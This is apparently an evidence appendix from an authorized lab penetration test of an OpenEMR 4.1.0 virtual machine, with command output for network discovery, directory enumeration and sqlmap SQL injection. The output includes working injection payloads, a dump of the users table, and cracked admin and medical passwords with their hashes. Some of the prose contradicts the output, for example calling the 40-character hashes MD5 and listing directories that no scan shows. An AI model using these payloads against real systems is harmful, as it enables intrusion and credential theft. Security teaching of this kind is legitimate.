--	--	--	--

C.1 Embedded Screenshot Evidence



Figure E-001 — Web Application Initial Discovery — localhost.localdomain

Command: Browser navigation

Conducted initial HTTP exploration of the target address to establish service availability. The root endpoint returned a default landing prompt for "localhost.localdomain", validating that Apache was operational. This finding demonstrated that production application components were not exposed directly on the root path, indicating the necessity for systematic directory fuzzing.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixro
ute eth1
        valid_lft 1149sec preferred_lft 1149sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure E-002 — Attacker Network Configuration Audit — ip a

Command: ip a

Audited network interface configurations on the Kali Linux testing workstation. Verified Layer 2 and Layer 3 parameters across all interfaces to ensure complete physical and logical isolation on the Host-Only segment prior to conducting active host probing.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixro
ute eth1
        valid_lft 1149sec preferred_lft 1149sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure E-003 — Attacker eth1 Subnet Binding Verification**Command:** `ip a show eth1`

Confirmed that adapter eth1 was properly assigned IP 192.168.233.128 with a /24 subnet mask (broadcast 192.168.233.255) on the VirtualBox Host-Only virtual network. This verification ensured no default routing existed toward public subnets, maintaining strict compliance with the zero-tolerance ROE boundary.

```
(kali@kali)-[~]
$ sudo arp-scan --interface=eth1 192.168.233.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:a9:f1:12, IPv4: 192.168.233.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.233.1 00:50:56:c0:00:01 (Unknown)
192.168.233.130 00:0c:29:4d:69:05 (Unknown)
192.168.233.254 00:50:56:f7:d7:2d (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.911 seconds (133.96 hosts/sec). 3 responded
```

Figure E-004 — Layer 2 Target Discovery — arp-scan**Command:** `sudo arp-scan -l -I eth1`

Executed an unthrottled local ARP sweep across the 192.168.233.0/24 subnet. The scan identified an active host at 192.168.233.130 with MAC address 00:0c:29:4d:69:05 (VMware/VirtualBox OUI), designating this device as the authorized OPFOR-02 assessment target.

```
(kali@kali)-[~]
$ fping -a -g 192.168.233.0/24
192.168.233.1
192.168.233.128
192.168.233.130
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.2
```

Figure E-005 — Host Liveliness Cross-Validation — fping Sweep**Command:** `fping -g 192.168.233.0/24`

Performed secondary ICMP validation across the /24 network using fping. The target at 192.168.233.130 responded with consistent, low-latency ICMP echo replies, confirming host reachability and network stability prior to initiating high-bandwidth port assessment.

```
(kali@kali)-[~]
$ nmap -sn -T4 192.168.233.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:01 -0400
Nmap scan report for 192.168.233.1
Host is up (0.00058s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.233.130
Host is up (0.0014s latency).
MAC Address: 00:0C:29:4D:69:05 (VMware)
Nmap scan report for 192.168.233.254
Host is up (0.00094s latency).
MAC Address: 00:50:56:F7:D7:2D (VMware)
Nmap scan report for 192.168.233.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.96 seconds
```

Figure E-006 — ICMP Host Discovery Verification — Nmap Ping Scan

Command: `nmap -sn 192.168.233.0/24`

Cross-checked target perimeter boundaries using an Nmap ping sweep (-sn). The scan verified that only the attacker workstation and OPFOR-02 were present on the segment, confirming zero risk of cross-system scope spillover.

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -e eth1 192.168.233.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:05 -0400
Nmap scan report for 192.168.233.130
Host is up (0.00025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-title: Coming Soon 2
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_all_our_e-mail_addresses /admin/ /
MAC Address: 00:0C:29:4D:69:05 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.64 seconds
```

Figure E-007 — Comprehensive Port and Service Fingerprinting — Nmap

Command: `sudo nmap -sC -sV -e eth1 192.168.233.130`

Conducted an exhaustive TCP service scan with default script analysis (-sC) and version detection (-sV). Identified two exposed TCP services: Port 21 running ProFTPD 1.3.3d and Port 80 running Apache httpd 2.2.17 (PCLinuxOS 2011). In addition, automated script output highlighted an active robots.txt file referencing 8 disallowed directories.

```

(kali@kali)-[~]
$ nmap -A 192.168.233.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:07 -0400
Nmap scan report for 192.168.233.130
Host is up (0.00060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_ http-title: Coming Soon 2
|_ http-robots.txt: 8 disallowed entries
|_ /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_ /all_our_e-mail_addresses /admin/ /
|_ http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
MAC Address: 00:0C:29:4D:69:05 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.38
OS details: Linux 2.6.38
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1   0.60 ms  192.168.233.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.14 seconds

```

Figure E-008 — Operating System Fingerprinting and Service Telemetry

Command: `sudo nmap -sC -sV -e eth1 192.168.233.130`

Completed Nmap scan telemetry review. The host scan executed in 65.64 seconds, fingerprinting the underlying system as a Unix-based PCLinuxOS environment. This architectural profile narrowed exploit research toward legacy Linux kernel vulnerabilities and software-specific vulnerabilities.

```

(kali@kali)-[~]
$ dirb http://192.168.233.130

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Sep 22 13:11:52 2026
URL_BASE: http://192.168.233.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.233.130/ -----
+ http://192.168.233.130/admin.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/AT-admin.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/cachemgr.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/cgi-bin/ (CODE:403|SIZE:1015)
=> DIRECTORY: http://192.168.233.130/css/
+ http://192.168.233.130/favicon.ico (CODE:200|SIZE:1406)
=> DIRECTORY: http://192.168.233.130/fonts/
=> DIRECTORY: http://192.168.233.130/gitweb/
=> DIRECTORY: http://192.168.233.130/images/
+ http://192.168.233.130/index (CODE:200|SIZE:5031)
+ http://192.168.233.130/index.html (CODE:200|SIZE:5031)
=> DIRECTORY: http://192.168.233.130/js/
+ http://192.168.233.130/phpMyAdmin (CODE:403|SIZE:59)
+ http://192.168.233.130/robots (CODE:200|SIZE:620)
+ http://192.168.233.130/robots.txt (CODE:200|SIZE:620)
+ http://192.168.233.130/server-info (CODE:403|SIZE:1001)
+ http://192.168.233.130/server-status (CODE:403|SIZE:1001)
=> DIRECTORY: http://192.168.233.130/vendor/

```

Figure E-009 — HTTP Content and Directory Enumeration — dirb

Command: `dirb http://192.168.233.130`

Launched dictionary-based content enumeration against port 80 utilizing dirb with standard wordlists. The crawl discovered key web paths including `/css/`, `/fonts/`, `/gitweb/`, `/images/`, `/vendor/`, and critically, `/openemr/` and `/admin/`, exposing an enterprise medical records framework.




Figure E-010 — Root Web Interface Visual Inspection

Command: `Browser navigation`

Navigated directly to the web server root to assess default rendering. The browser displayed a generic "Coming Soon 2" decoy banner, indicating that production medical services were deliberately isolated within subdirectory namespaces.

```
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /
```

Figure E-011 — robots.txt Information Disclosure Analysis

Command: `curl http://192.168.233.130/robots.txt`

Inspected robots.txt to map administrative boundaries. The file revealed sensitive disallowed paths including /manual/, /manual-2.2/, /addon-modules/, /doc/, /images/, /admin/, /all_our_e-mail_addresses, and root directory directives, accelerating directory profiling without requiring further brute force.

```
(kali@kali)~[~/Desktop]
$ gobuster dir -u http://192.168.233.130/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,html,txt,js,aspx,asp,xml -o gobuster_medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.233.130/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,js,aspx,asp,xml
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index (Status: 200) [Size: 5031]
images (Status: 301) [Size: 346] [→ http://192.168.233.130/images/]
index.html (Status: 200) [Size: 5031]
css (Status: 301) [Size: 343] [→ http://192.168.233.130/css/]
js (Status: 301) [Size: 342] [→ http://192.168.233.130/js/]
vendor (Status: 301) [Size: 346] [→ http://192.168.233.130/vendor/]
favicon (Status: 200) [Size: 1406]
robots (Status: 200) [Size: 620]
robots.txt (Status: 200) [Size: 620]
fonts (Status: 301) [Size: 345] [→ http://192.168.233.130/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.233.130/gitweb/]
Progress: 441873 / 1764464 (25.04%)
```

Figure E-012 — Secondary High-Speed Directory Discovery — Gobuster

Command: `gobuster dir -u http://192.168.233.130 -w /usr/share/wordlists/dirb/common.txt`

Executed multi-threaded directory discovery with Gobuster to confirm dirb findings and discover additional endpoints. Verified status codes 301/200 for `/openemr/`, `/gitweb/`, and `/admin/`, identifying `/openemr/` as the principal candidate for application-layer vulnerability assessment.




Figure E-013 — Target Healthcare Portal Identification — OpenEMR 4.1.0

Command: Browser: `http://192.168.233.130/openemr/`

Navigated to `http://192.168.233.130/openemr/` and accessed the OpenEMR login portal. Inspected the application header and client-side assets, establishing with high confidence that the application was running OpenEMR version 4.1.0.




Figure E-014 — Vulnerability Research — OpenEMR 4.1.0 SQLi (EDB-49742)

Command: `searchsploit openemr 4.1`

Conducted targeted vulnerability intelligence research via searchsploit and Exploit-DB. Correlated version 4.1.0 with advisory EDB-ID 49742, documenting an unauthenticated SQL Injection vulnerability residing in parameter "u" within `/openemr/interface/login/validateUser.php`.




Figure E-015 — Automated SQL Injection Initialization — sqlmap

Command: `sqlmap -u`

`http://192.168.233.130/openemr/interface/login/validateUser.php?u= --dbs --batch`

Initiated automated parameter injection testing against `validateUser.php` using sqlmap. The target script immediately exhibited dynamic heuristic responses and confirmed that the "u" parameter accepted unsanitized inputs.

```

sqlmap identified the following injection point(s) with a total of 258 HTTP(s) requests:
--
Parameter: u (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: u=' OR NOT 3355=3355#

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: u=' AND EXTRACTVALUE(6208,CONCAT(0x5c,0x71786a7871,(SELECT (ELT(6208=6208,1))),0x71a6b7071))-- X0cY

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: u=' AND (SELECT 5034 FROM (SELECT(SLEEP(5)))iGYI)-- obol
--
[13:51:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL >= 5.1
[13:51:29] [INFO] fetching database names
[13:51:29] [INFO] retrieved: 'information_schema'
[13:51:29] [INFO] retrieved: 'openemr'
[13:51:29] [INFO] retrieved: 'test'
available databases [3]:
[*] information_schema
[*] openemr
[*] test

```

Figure E-016 — Database Backend Fingerprinting via sqlmap

Command: `sqlmap` (continued)

Payload testing confirmed the backend DBMS was MySQL. Boolean-based blind and time-based blind injection techniques were successfully validated, allowing sqlmap to formulate targeted syntax for schema enumeration.




Figure E-017 — DBMS Schema and Database Enumeration

Command: `sqlmap -u ...validateUser.php?u= --dbs --batch`

Extracted the complete list of accessible database instances. Recovered schemas including the primary enterprise application database openemr, alongside default system schemas information_schema and mysql.

```
(kali@kali)-[~/Desktop]
$ sqlmap -u http://192.168.233.130/openemr/interface/login/validateUser.php?u= -D openemr -T users --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:33:16 /2026-09-22/

[14:33:16] [WARNING] provided value for parameter 'u' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:33:16] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=4c9a0057c3f... c8199e4dfd'). Do you want to use those [Y/n] Y
[14:33:16] [INFO] testing if the target URL content is stable
[14:33:16] [ERROR] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable errors) by using higher verbosity levels
[14:33:16] [INFO] testing if GET parameter 'u' is dynamic
[14:33:16] [WARNING] GET parameter 'u' does not appear to be dynamic
[14:33:16] [INFO] heuristic (basic) test shows that GET parameter 'u' might be injectable (possible DBMS: 'MySQL')
[14:33:16] [INFO] heuristic (XSS) test shows that GET parameter 'u' might be vulnerable to cross-site scripting (XSS) attacks
[14:33:16] [INFO] testing for SQL injection on GET parameter 'u'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:33:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:33:17] [WARNING] reflective value(s) found and filtering out
```

Figure E-018 — Targeted Extraction of Authentication Tables

Command: `sqlmap -u ...validateUser.php?u= -D openemr -T users --dump --batch`

Targeted the openemr.users table containing administrative accounts and authentication credentials. Executed an automated dump request to harvest all user records, password hashes, and user roles.

```
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: '207Q00000X'
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: 'medical'
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] retrieved: ''
[14:33:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:33:30] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:33:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:33:30] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:33:30] [INFO] starting 4 processes
[14:33:32] [INFO] cracked password 'ackbar' for user 'admin'
[14:33:37] [INFO] cracked password 'medical' for user 'medical'
[14:33:41] [INFO] cracked password 'medical' for user 'medical'
Database: openemr
Table: users
[2 entries]
```

Figure E-019 — Blind SQL Injection Data Extraction Progress

Command: `sqlmap (column dump in progress)`

Monitored character-by-character table extraction progress. Despite network and database latency, the blind SQL injection payload consistently extracted entries across 39 distinct columns, including id, username, password, and authorized roles.




Figure E-020 — Database Dump Completion — users Table

Command: `sqlmap (users table extracted)`

Completed full extraction of the openemr.users table. Confirmed recovery of core operational accounts, notably the admin account (Administrator) and the medical account (PCLinuxOS Medical user).

```
[14:49:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=2b0412a4e3f...00108afd90'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: u (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: u=' OR NOT 7075=7075#

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: u=' AND EXTRACTVALUE(9102,CONCAT(0x5c,0x716b6b6271,(SELECT (ELT(9102=9102,1)))) ,0x71706b7671)-- xKat

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: u=' AND (SELECT 3689 FROM (SELECT(SLEEP(5)))jtWO)-- sQUV

[14:49:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL >= 5.1
[14:49:27] [INFO] fetching database names
[14:49:27] [WARNING] reflective value(s) found and filtering out
[14:49:27] [INFO] retrieved: 'information_schema'
[14:49:27] [INFO] retrieved: 'openemr'
[14:49:27] [INFO] retrieved: 'test'
available databases [3]:
[*] information_schema
[*] openemr
[*] test
```

Figure E-021 — Local Evidence Archival of Extracted CSV Data

Command: `sqlmap (CSV generation)`

Verified that sqlmap automatically logged and structured the extracted database records into `/home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv`, providing structured flat files for offline cryptanalysis.

```
[14:50:08] [INFO] table 'openemr.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv'
[14:50:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.233.130'
```

Figure E-022 — Integrity Verification of Dumped User Credentials

Command: `sqlmap (logging verification)`

Confirmed output integrity of the harvested credential store. Validated that all rows and hash strings were recorded without truncation or character corruption.

```
(kali@kali)~[/Desktop]
$ awk -F, 'NR==1 {print $1, $39, $35, $15, $16} NR>1 {print $1, $39, $35, $15, $16}' /home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv | column -t
id  username  password  fname  lname
1  admin     3863efef9ee2bfb51ecdca359c6302bed1389e8  (ackbar)  Administrator  Administrator
2  medical   ab24aed5a7c4ad45615cd7e0da816eea39e4895d  (medical)  PCLinuxOS     Medical
```

Figure E-023 — Command-Line Credential Parsing — awk and column

Command: `awk -F, 'NR==1 {print $1, $39, $35, $15, $16} NR>1 {print $1, $39, $35, $15, $16}' users.csv | column -t`

Parsed the CSV dump using awk and column to format usernames, hashes, and real names. Isolated the administrator MD5 hash [HASH REDACTED] and medical staff hash [HASH REDACTED], verifying that both were unsalted 32-character hexadecimal MD5 digests.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
